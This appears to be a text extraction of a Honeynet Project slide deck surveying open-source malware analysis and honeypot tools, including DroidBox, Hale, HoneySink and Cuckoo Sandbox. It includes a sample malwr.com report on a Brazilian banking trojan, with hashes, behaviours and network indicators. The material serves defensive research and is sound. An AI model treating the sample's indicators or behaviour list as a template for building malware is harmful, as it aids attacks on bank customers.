
# APKInspector

Control  
Flow Graph

Dalvik, bytecode, smali, Java codes

Dangerous permission and the corresponding  
APIs used

call in/ call out  
relationship





# droidbox

Android Application Sandbox

 Search projects

[Project Home](#) [Downloads](#) [Wiki](#) [Issues](#) [Source](#)

[Summary](#) [Updates](#) [People](#)

## Project Information

[Activity](#) Medium  
[Project feeds](#)

**Code license**  
[GNU GPL v2](#)

**Labels**  
[Android](#), [Analysis](#), [Dynamic](#),  
[Python](#), [Java](#), [Apps](#), [Dalvik](#),  
[Security](#), [Malware](#), [Sandbox](#)

**Members**  
[lantz.pa...@gmail.com](#),  
[anthony....@gmail.com](#)

## Featured


**Wiki pages**  
[Compile](#)  
[Show all »](#)

## Introduction

DroidBox is developed to offer dynamic analysis of Android applications. The following information is shown in the results, generated when analysis is ended:

- Hashes for the analyzed package
- Incoming/outgoing network data
- File read and write operations
- Started services and loaded classes through DexClassLoader
- Information leaks via the network, file and SMS
- Circumvented permissions
- Cryptography operations performed using Android API
- Listing broadcast receivers
- Sent SMS and phone calls

Additionally, two images are generated visualizing the behavior of the package. One showing the temporal order of the operations and the other one being a treemap that can be used to check similarity between analyzed packages.



<http://code.google.com/p/droidbox/>





# The HoneyNet Project

[Home](#) > [Blogs](#) > [christian.seifert's blog](#)

## Navigation

- [About us](#)
- ▼ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▷ [Create content](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- [Latest images](#)
- ▼ [Security Workshops](#)
  - ▷ [2011 - Paris](#)
  - ▼ [2012 - SF Bay Area](#)
    - [General Information](#)
    - [Mar. 19 - Agenda](#)

## Android Reverse Engineering (A.R.E.) Virtual Machine available for download now!

Tue, 11/01/2011 - 03:11 — [christian.seifert](#)

The HoneyNet Project is happy to announce the release of the Android Reverse Engineering (A.R.E.) Virtual Machine.

Do you need to analyze a piece of Android malware, but don't have all your analysis tools at hand? The Android Reverse Engineering (A.R.E.) Virtual Machine, put together by Anthony Desnos from our French chapter, is here to help. A.R.E. combines the latest Android malware analysis tools in a readily accessible toolbox.

Tools currently found on A.R.E. are:

- Androguard
- Android sdk/ndk
- APKInspector
- Apktool
- Axmlprinter
- Ded
- Dex2jar
- DroidBox
- Jad
- Smali/Baksmali

You can download A.R.E. for free from <http://redmine.honeynet.org/projects/are/wiki>.

<http://www.honeynet.org/node/783>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))



GET CONTROL. PATCH 3RD-PARTY HOLES.





 Lumension Endpoint Management and Security Suite

FIND YOUR VULNERABILITIES 



SEARCH

## Tech Center: Vulnerability Management

 E-mail this page |  Print this page |  BOOKMARK 

# New Free Tools Simplify Analysis Of Android Malware

**What did you do over your summer break? Two graduate students wrote tools that address heightened concern over eventual attacks against the Android platform**

Aug 31, 2011 | 04:59 PM | 0 Comments

By Kelly Jackson Higgins  
 Dark Reading

The HoneyNet Project has helped create two tools aimed at making

## Vulnerability Management Reports



### How (and Why) Attackers Choose Their Targets

To protect company and customer data, we need to determine what makes us so vulnerable and appealing. We also need to understand how hackers operate, and what tools and processes they rely on. In this report, we explain how to ensure the best defense by thinking like an attacker and identifying the weakest link in your own corporate data chain.



### Security Pro's Guide to Patch Management

It's no longer sufficient to patch just Windows, Office and IE. With the massive array of applications now residing on enterprise PCs, and the proliferation of mobile and cloud-based applications, your business is far too vulnerable to exploitation unless you have a solid strategy for patch prioritization, deployment and quality assurance. Follow these steps to put your plan in place.



### In-House Malware Analysis: Why You Need It, How to Do It

Vulnerability management identifies and closes exploitable holes in your enterprise network. But some systems remain vulnerable, and traditional antivirus and perimeter defenses are proving less effective against


[Pricing and Signup](#)
[Explore GitHub](#)
[Features](#)
[Blog](#)
[Login](#)
[pjlantz](#) / [Hale](#)

Watch

Fork

2

1

Source

Commits

Network

Pull Requests (0)

Issues (7)

Graphs

Branch: master

Switch Branches (1) ▾

Switch Tags (0)

Branch List

Botnet command & control monitor — [Read more](#)

Downloads

HTTP

Git Read-Only

<https://github.com/pjlantz/Hale.git>

 This URL has **Read-Only** access

fixed high cpu usage issue



pjlantz (author)

January 19, 2011

commit [42790a66a55e890835e8](#)tree [52b4e9b4354dc40211c4](#)parent [512ece94b8ceeca3111f](#)[Hale](#) / [README.md](#)
[Edit this file](#)


100644 | 296 lines (210 sloc) | 15.848 kb

[raw](#) | [blame](#) | [history](#)

## About

Hale is a botnet command & control monitor/spy with a modular design to easily develop new modules that monitor new protocols used by C&C servers. Hale comes with IRC and HTTP monitors developed with Twisted to handle scalability of a large amount of connections. These modules have configurable protocol grammar and bot settings but can also be modified to fit your needs. All captured logs and files are saved to a database and in case of IRC, tracked IP numbers too.

<https://github.com/pjlantz/Hale.git>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))



# The HoneyNet Project

[Home](#) > [Chapters](#) > [Australian Chapter](#)

## Navigation

- [About us](#)
- ▽ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▽ [Chapters](#)
  - [Status Reports](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▷ [Create content](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- [Latest images](#)
- ▽ [Security Workshops](#)
  - ▷ [2011 - Paris](#)
  - ▽ [2012 - SF Bay Area](#)
    - [General Information](#)
    - [Mar. 19 - Agenda](#)
    - [Mar. 20 - Hands-on](#)

## HoneySink: Beta Release

Sun, 09/11/2011 - 12:32 — shaun.vlassis

The Beta version of HoneySink is out!

### What is HoneySink?

HoneySink is an open source network sinkhole that provides a mechanism for detection and prevention of malicious traffic on a given network.

Able to be deployed both internally and externally it is designed to log and respond to incoming requests for a number of network protocols.

With configuration and scalability in mind, HoneySink was designed from the ground up with a non-blocking architecture to handle extremely large amounts of traffic while being able to perform customised interactions and logging.

### Where can I get it?

You can download the Beta from [Here](#)

All install and configuration information is available inside the package.

### What does it do?

Currently HoneySink allows its user to sinkhole any number of domains to it and configure logging for the following set of protocols:

- DNS

<https://honeynet.org/node/773>

David Watson (david@honeynet.org)

**GET CONTROL. PATCH 3RD-PARTY HOLES.**





 **Lumension** Endpoint Management and Security Suite

FIND YOUR VULNERABILITIES 



SEARCH

## Tech Center: Vulnerability Management

 E-mail this page |  Print this page |  BOOKMARK 

# Free 'HoneySink' Tool Captures Botnet Traffic

**First open-source 'sinkhole' tool released by HoneyNet Project**

Sep 15, 2011 | 09:33 PM | 0 Comments

By Kelly Jackson Higgins  
*Dark Reading*

Researchers have built an open-source "sinkhole" tool for catching bots inside an organization, as well as for researchers studying botnet activity. The so-called HoneySink tool – released in beta by the HoneyNet Project – works with DNS, HTTP, FTP, and IRC protocols.

## Vulnerability Management Reports



### How (and Why) Attackers Choose Their Targets

To protect company and customer data, we need to determine how so vulnerable and appealing. We also need to understand how they operate, and what tools and processes they rely on. In this report, we ensure the best defense by thinking like an attacker and identifying your own corporate data chain.



### Security Pro's Guide to Patch Management

It's no longer sufficient to patch just Windows, Office and an array of applications now residing on enterprise PCs, and mobile and cloud-based applications, your business is at risk of exploitation unless you have a solid strategy for patch management, deployment and quality assurance. Follow these steps to ensure your patch management process is in place.



### In-House Malware Analysis: Why You Need It, How to Do It

Vulnerability management identifies and closes exploited vulnerabilities in an enterprise network. But some systems remain vulnerable to attack because antivirus and perimeter defenses are proving less effective.


[Project Home](#)[Downloads](#)[Wiki](#)[Issues](#)[Source](#)[Summary](#) [Updates](#) [People](#)

### Project Information

★ Star project  
[Activity](#)  High  
[Project feeds](#)

**Code license**  
[MIT License](#)

**Labels**  
security, honeypots, log

 **Members**  
[sebastie...@gmail.com](#)  
[2 committers](#)

LogAnon is a log anonymization library that helps having anonymous logs consistent between logs and network captures.

LogAnon mission statement is to: **Provide a simple API** Written in C with Python bindings **Cross-platform**

<http://code.google.com/p/loganon>

David Watson (david@honeynet.org.uk)



# Cuckoo Sandbox

- Automated malware analysis system
- Analyze Windows executables, DLL files, PDF documents, Office documents, PHP scripts, Python scripts, Internet URLs, etc
- Windows guest VMs in Virtual box on Linux
- Windows hooking / driver plus python modules for extracting and analysing sample executions

<http://cuckoobox.org/>

David Watson (david@honeynet.org.uk)





## Cuckoo Sandbox

- Trace of relevant win32 API calls performed
- Dump network traffic generated (pcap)
- Creation of screenshots taken during analysis
- Dump of files created, deleted and downloaded by the malware during analysis
- Extract trace of assembly instructions executed by malware process

<http://cuckoobox.org/>

David Watson (david@honeynet.org.uk)





## Cuckoo Sandbox

- Automate submission of analysis tasks
- Create analysis packages to define custom analysis operations and procedures
- Run multiple virtual machines concurrently
- Script the process and correlation of analysis results data and automate the generation of reports in the format you prefer
- Version 0.4 coming next month

<http://cuckoobox.org/>

David Watson (david@honeynet.org)



[About](#)
[Download](#)
[Documentation](#)
[Donations](#)
[Blog](#)
[Contacts](#)

Cuckoo running on GNU/Linux

```

claudio@mojopin: ~/Desktop/cuckoo/run
File Edit View Search Terminal Help
claudio@mojopin:~/Desktop/cuckoo/run$ python cuckoo.py

cuckoo v0.3-dev

www.cuckoobox.org
Copyright (C) 2010-2011

[2011-12-21 16:59:02,638] [Core.Init] INFO: Started.
[2011-12-21 16:59:02,671] [VirtualMachine.Check] INFO: Your VirtualBox version is: "4.1.4", good!
[2011-12-21 16:59:02,672] [Core.Init] INFO: Populating virtual machines pool...
[2011-12-21 16:59:02,687] [VirtualMachine.Infos] INFO: Virtual machine "Cuckoo1" information:
[2011-12-21 16:59:02,688] [VirtualMachine.Infos] INFO: \ Name: Cuckoo1
[2011-12-21 16:59:02,688] [VirtualMachine.Infos] INFO: | ID: e138d80e-b3a6-48c8-977c-
[2011-12-21 16:59:02,689] [VirtualMachine.Infos] INFO: | CPU Count: 1 Core/s
[2011-12-21 16:59:02,689] [VirtualMachine.Infos] INFO: | Memory Size: 192 MB
[2011-12-21 16:59:02,690] [VirtualMachine.Infos] INFO: | VRAM Size: 16 MB
[2011-12-21 16:59:02,690] [VirtualMachine.Infos] INFO: | State: Saved
[2011-12-21 16:59:02,692] [VirtualMachine.Infos] INFO: | Current Snapshot: "Clean"
[2011-12-21 16:59:02,692] [VirtualMachine.Infos] INFO: | MAC Address: 08:00:27:
[2011-12-21 16:59:02,693] [Core.Init] INFO: 1 virtual machine/s added to pool.
[2011-12-21 16:59:17,804] [Core.Dispatcher] INFO: Acquired analysis task for target "/home/claudio/Desktop/
[2011-12-21 16:59:17,976] (Task #4) [Core.Analysis.Run] INFO: Acquired virtual machine "cuckoo1".
[2011-12-21 16:59:18,558] [VirtualMachine.Restore] INFO: Virtual machine "Cuckoo1" successfully restored
t snapshot.
[2011-12-21 16:59:20,446] [VirtualMachine.Start] INFO: Virtual machine "Cuckoo1" starting in "gui" mode.
[2011-12-21 16:59:20,631] [VirtualMachine.Execute] INFO: Cuckoo analyzer running with PID 1788 on virtua
"Cuckoo1".
  
```

## Cuckoo Sandbox

AUTOMATED MALWARE ANALYSIS SYSTEM

~

<http://cuckoobox.org/>

David Watson (david@honeynet.org.uk)



Blog

« MAEC flies with Cuckoo

A binary for you, a binary for me »

Type and Wait to Search

## Haters gonna hate, snoopers gonna snoop

Published on January 28, 2012 in Malwr by nex. 2 Comments

So well, as you know we opened [malwr.com](http://malwr.com) a couple of days ago. We received lot of appreciations, media coverage and good feedback from the users.

At the same time tho, we also received some attention by... let's say funny people with funny purposes 😊.

We certainly expected them to show up, but not so quickly. Therefore, I hereby introduce you the first release of



### Recent Posts

Cuckoo Sandbox 0.3.2 is out!  
 MAEC second round: support completed  
 A binary for you, a binary for me  
 Haters gonna hate, snoopers gonna snoop  
 MAEC flies with Cuckoo

### Recent Comments

Cuckoo Sandbox 0.3.2 is out! « Cuckoo Sandbox on MAEC second round: support completed  
 Cuckoo Sandbox 0.3.2 is out! « Cuckoo Sandbox on MAEC flies with Cuckoo  
 zerohat on A binary for you, a binary for me  
 nex on A binary for you, a binary for me  
 Peter Kleissner on A binary for you, a binary for me

<http://blog.cuckoobox.org>

David Watson (david@honeynet.org.uk)


[Home](#) [Submit](#) [About](#) [Twitter](#) [Blog](#)

MD5

## Recent Analysis (854 total)

| Analyzed On             | MD5                                              | File Type                                               | File Size     |
|-------------------------|--------------------------------------------------|---------------------------------------------------------|---------------|
| 2012-02-07 14:59:48 PST | <a href="#">a3fe5d4c24e63db7c5b1ee269a6b7edb</a> | PE32 executable for MS Windows (GUI) Intel 80386 32-bit | 1670563 bytes |
| 2012-02-07 14:38:02 PST | <a href="#">969737e20902c2f1ae19397865985c78</a> | Zip archive data, at least v1.0 to extract              | 7770 bytes    |
| 2012-02-07 14:32:27 PST | <a href="#">badf0b8e9bc8d7352fb084951255ee4f</a> | PE32 executable for MS Windows (GUI) Intel 80386 32-bit | 1718352 bytes |
| 2012-02-07 14:11:48 PST | <a href="#">62484ae3a49c00b22f0840664cb1899f</a> | PE32 executable for MS Windows (GUI) Intel 80386 32-bit | 6656 bytes    |
| 2012-02-07 14:02:18 PST | <a href="#">aab0f8fd1ecd0e90e09aeb4a9f3c82f5</a> | PE32 executable for MS Windows (GUI) Intel 80386 32-bit | 504832 bytes  |
| 2012-02-07 13:58:48 PST | <a href="#">953cf5ea822bcebe5def05cf2f68b633</a> | PE32 executable for MS Windows (GUI) Intel 80386 32-bit | 329712 bytes  |
| 2012-02-07 12:03:16 PST | <a href="#">ca04d2e3c4353c8d18ef7b546d733741</a> | PE32 executable for MS Windows (GUI) Intel 80386 32-bit | 7906 bytes    |
| 2012-02-07 10:56:19 PST | <a href="#">c87da85c5855678c591074a8365c3b80</a> | PE32 executable for MS Windows (GUI) Intel 80386 32-bit | 193541 bytes  |
| 2012-02-07 10:20:23 PST | <a href="#">2db0c55ef8e8cfba5906de30a5f66bc6</a> | PE32 executable for MS Windows (GUI) Intel 80386 32-bit | 1219057 bytes |
| 2012-02-07 09:49:48 PST | <a href="#">fa720e5111e0c8d31b8e3377d474999b</a> | PDF document, version 1.6                               | 84197 bytes   |
| 2012-02-07 09:23:06 PST | <a href="#">0f2ee44fdd16fa3800245e79421360b2</a> | PDF document, version 1.5                               | 193205 bytes  |
| 2012-02-07 09:20:45 PST | <a href="#">6cb174454954251d57fab113dd3c0198</a> | PE32 executable for MS Windows (GUI) Intel 80386 32-bit | 99840 bytes   |

<http://malwr.com>

David Watson (david@honeynet.org.uk)




[Home](#) [Submit](#) [About](#) [Twitter](#) [Blog](#)

A3FE5D4C24E63DB7C5B1EE269A6B7EDB

## File Details

|                     |                                                                                                                                  |
|---------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>Analyzed on:</b> | 2012-02-07 14:57:01 PST                                                                                                          |
| <b>Duration:</b>    | 165 seconds                                                                                                                      |
| <b>File name:</b>   | google.exe                                                                                                                       |
| <b>File size:</b>   | 1670563 bytes                                                                                                                    |
| <b>File type:</b>   | PE32 executable for MS Windows (GUI) Intel 80386 32-bit                                                                          |
| <b>MD5:</b>         | a3fe5d4c24e63db7c5b1ee269a6b7edb                                                                                                 |
| <b>SHA1:</b>        | 95f49b4193302e7120b0b5be31c1296727cebf9c                                                                                         |
| <b>SHA256:</b>      | faebf9f7e7b2b822521495e07ebb551d044c2932e708fd13789f837902d635fb                                                                 |
| <b>SHA512:</b>      | 41670b072ce306473503e73cc2cff4c0fa36b3be05ecf5998b2d591d6a7f5b104300db9e91909280f596aa5190f00d2d791edd721bf25cc940ddf08ea2563dd6 |
| <b>CRC32:</b>       | 8573DEC2                                                                                                                         |
| <b>Ssdeep:</b>      | 24576:ebFfoTuZk8EhHPPUipqtgrpP8FHB4zMOPoNi6guI911Q81hltmcMhdv3G00juB6X:6FQgipqOev4399113LWcMht2XIA                               |

## Antivirus Signatures



Shadowserver Multi-Scan (+)

<http://malwr.com>

David Watson (david@honeynet.org.uk)

## Antivirus Signatures



### Shadowserver Multi-Scan ☐

These antivirus signatures are provided through The Shadowserver Foundation's [Sandbox API](#) service.

| Antivirus        | Signature                                |
|------------------|------------------------------------------|
| AntiVir          | TR/Spy.Banker.Gen                        |
| Avast-Commercial | Win32:Malware-gen                        |
| DrWeb            | STPAGE.Trojan                            |
| F-Prot6          | W32/D_Banker!Generic                     |
| F-Secure         | Trojan-Banker.Win32.Banz.cjn             |
| Ikarus           | Trojan-Banker.Win32.Banker               |
| Kaspersky        | Trojan-Banker.Win32.Banz.cjn             |
| NOD32            | Win32/Spy.Banker.TMB                     |
| QuickHeal        | TrojanSpy.Bancos.di                      |
| Sophos           | Mal/Banspy-K                             |
| VBA32            | Embedded.Trojan-Banker.Win32.Banker.avrm |



## Screenshots



Behavior Analysis

Network Analysis

Static Analysis

Dropped Files

## 💡 Behavior Summary

- Installs Windows hooks
- Creates a batch script
- Installs a program to run automatically at logon
- Creates a thread in a remote process

## Process Tree

└─ [google.exe](#) (1540)

## Behavior Analysis

⚙ Process [google.exe](#), PID 1540 ⊕

<http://malwr.com>

David Watson (david@honeynet.org.uk)

## Network Analysis

### DNS Requests

| Hostname                     | IP Address      |
|------------------------------|-----------------|
| testel2.pcriot.com           |                 |
| www.bb.com.br                | 170.66.11.10    |
| www.serasa.com.br            | 200.245.207.181 |
| www.cetelem.com.br           | 200.160.185.64  |
| infobusca.informarketing.com | 208.73.210.156  |
| www.serasaexperian.com.br    | 200.245.207.181 |
| navdmp.com                   | 75.126.233.10   |

### HTTP Requests

| URL                                                     | Data                                                                                                                                                                                                                                                                                                                             |
|---------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| http://www.bb.com.br/portalbb/home23,116,116,1,1,1,1.bb | <pre>GET /portalbb/home23,116,116,1,1,1,1.bb HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C; .NET4.0E) Host: www.bb.com.br Connection: Keep-Alive</pre> |
| http://www.serasa.com.br/                               | <pre>GET / HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C; .NET4.0E) Host: www.serasa.com.br Connection: Keep-Alive</pre>                               |

<http://malwr.com>

David Watson (david@honeynet.org.uk)

## 💡 Static Summary

- The binary is packed, a known packer has been identified



## PEiD Signatures

- PETite v2.2

## Sections

 Sections 

## Resources

 Resources 

| Name      | Offset   | Size   | Language        | Sub-language                     | File type |
|-----------|----------|--------|-----------------|----------------------------------|-----------|
| SYSFILE   | 0x11e040 | 0x2880 | LANG_PORTUGUESE | SUBLANG_PORTUGUES<br>E_BRAZILIAN | data      |
| RT_CURSOR | 0x120ff8 | 0x134  | LANG_NEUTRAL    | SUBLANG_NEUTRAL                  | data      |
| RT_CURSOR | 0x120ff8 | 0x134  | LANG_NEUTRAL    | SUBLANG_NEUTRAL                  | data      |
| RT_CURSOR | 0x120ff8 | 0x134  | LANG_NEUTRAL    | SUBLANG_NEUTRAL                  | data      |
| RT_CURSOR | 0x120ff8 | 0x134  | LANG_NEUTRAL    | SUBLANG_NEUTRAL                  | data      |
| RT_CURSOR | 0x120ff8 | 0x134  | LANG_NEUTRAL    | SUBLANG_NEUTRAL                  | data      |
| RT_CURSOR | 0x120ff8 | 0x134  | LANG_NEUTRAL    | SUBLANG_NEUTRAL                  | data      |
| RT_CURSOR | 0x120ff8 | 0x134  | LANG_NEUTRAL    | SUBLANG_NEUTRAL                  | data      |
| RT_BITMAP | 0x122360 | 0xe8   | LANG_NEUTRAL    | SUBLANG_NEUTRAL                  | data      |
| RT_BITMAP | 0x122360 | 0xe8   | LANG_NEUTRAL    | SUBLANG_NEUTRAL                  | data      |

<http://malwr.com>


David Watson (david@honeynet.org.uk)

## Dropped Files

File: [infobusca.informarketing\[1\].htm](#) 


File: [scripts\\_menu\[1\].js](#) 

**File size:** 2746 bytes  
**File type:** ASCII C++ program text  
**MD5:** cbd292479b9f45a64cd12132c7332545  
**SHA1:** b4a3b907aa9f8056d0937cdda00f0e63fd24170f  
**SHA256:** 63758fa95ba62c41068a928cf11c929b1c46732031e10e40b5d27e4f28587e93  
**SHA512:** a4434c063525c9aalb21ad4589e31262eaa76b25adc8a45e49c06074a94a837c1683c8540d4c776ddb6ace200e2042  
**CRC32:** EB5E82BC  
**Ssdeep:** 48:ronYrg2dlj226Fa2z1N2YvnAbX2a1Q2D5NlvhUFZGX5S3Q5DNavF0STIQKrQu4ho:roYrnTK26FR5kYvnAbmYXAUJ

File: [home23,116,116,1,1,1,1\[1\].htm](#) 

File: [me@www.serasaexperian.com\[2\].txt](#) 

File: [me@informarketing\[1\].txt](#) 

File: [1t\[1\].js](#) 

File: [me@www.serasaexperian.com\[1\].txt](#) 

<http://malwr.com>

David Watson (david@honeynet.org.uk)



AUSTRALIAN EDITION ▼

SECURE  
BUSINESS  
INTELLIGENCE

SIGN IN

JOIN

POPULAR: fairfax , wordpress , magazine

SEARCH

HOME NEWS IN DEPTH REVIEWS EVENTS SC AWARDS

WHAT WE'RE FOLLOWING: [Jobs](#) • [Fixer](#) • [Data breaches](#)

Home / Security News / Web/client

## Open source Malwr analysis launched

By Darren Pauli on Jan 25, 2012 11:33 AM

Filed under [Web/client](#)

**Project backed by Shadowserver.**

Like 1

Tweet 43

+1 0

Share 15

Comment Now and 38 Reactions



A free web-based malware analysis tool powered by Shadowsever has launched this week that aims to shake-up vendor-controlled and proprietary systems.

The tool, dubbed Malwr, is designed to provide security professionals with a free and customisable open source malware analysis tool.

### Keywords

malware, analysis,  
shadowserver

It is a front-end for the open source [Cuckoo](#) malware analysis sandbox and serves as an alternative for users who don't have the resources or time to operate a Cuckoo installation.

Sign up to receive SC Magazine email newsletters

SIGN UP

FOLLOW US...



### Most Read

- Verisign hacked, data stolen
- Fairfax microsites hacked
- SC Magazine December issue
- Android 'Swiss Army Knife' hack tool released
- Iframe shop spins hijacked traffic

SC Magazine follows  
**Top IT security tweets**

<http://www.scmagazine.com.au/News/288091,open-source-malwr-analysis-launched.aspx>

David Watson (david@honeynet.org.uk)



# The HoneyNet Project

Home

## Navigation

- [About us](#)
- ▽ [Blogs](#)
  - ▷ [Honeynet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▷ [Create content](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- [Latest images](#)
- ▽ [Security Workshops](#)
  - ▷ [2011 - Paris](#)
  - ▽ [2012 - SF Bay Area](#)
    - [General Information](#)
    - [Mar. 19 - Agenda](#)
    - [Mar. 20 - Hands-on](#)

## Extending Wireshark Analysis - status

**Primary mentor:** Guillaume Arcas (FR)

**Student:** Jakub Zawadzki

**Git repository:** `ssh://git@XXXX/wireshark.git` *I don't know if I can publish clone address. Anyway this repository don't have public access.*

**Sources:** `tarball (6a90328c16e3f7fe9355d6d28b4902edd47d86ab)`

## Binary packages for i686 and amd64

Debian packages is I think most popular way of distributing binaries, so I've debootstrap Ubuntu Lucid distribution and prepared one for you. It's built for lucid, but it should work with any Debian or Ubuntu distribution (if not please give me a note!)

Add to your `apt sources.list`:

```
deb http://darkjames.pl/gsoc2011/lucid-x86 ./
deb http://darkjames.pl/gsoc2011/lucid-amd64 ./
```

After `apt-get update` you can install these packages:

```
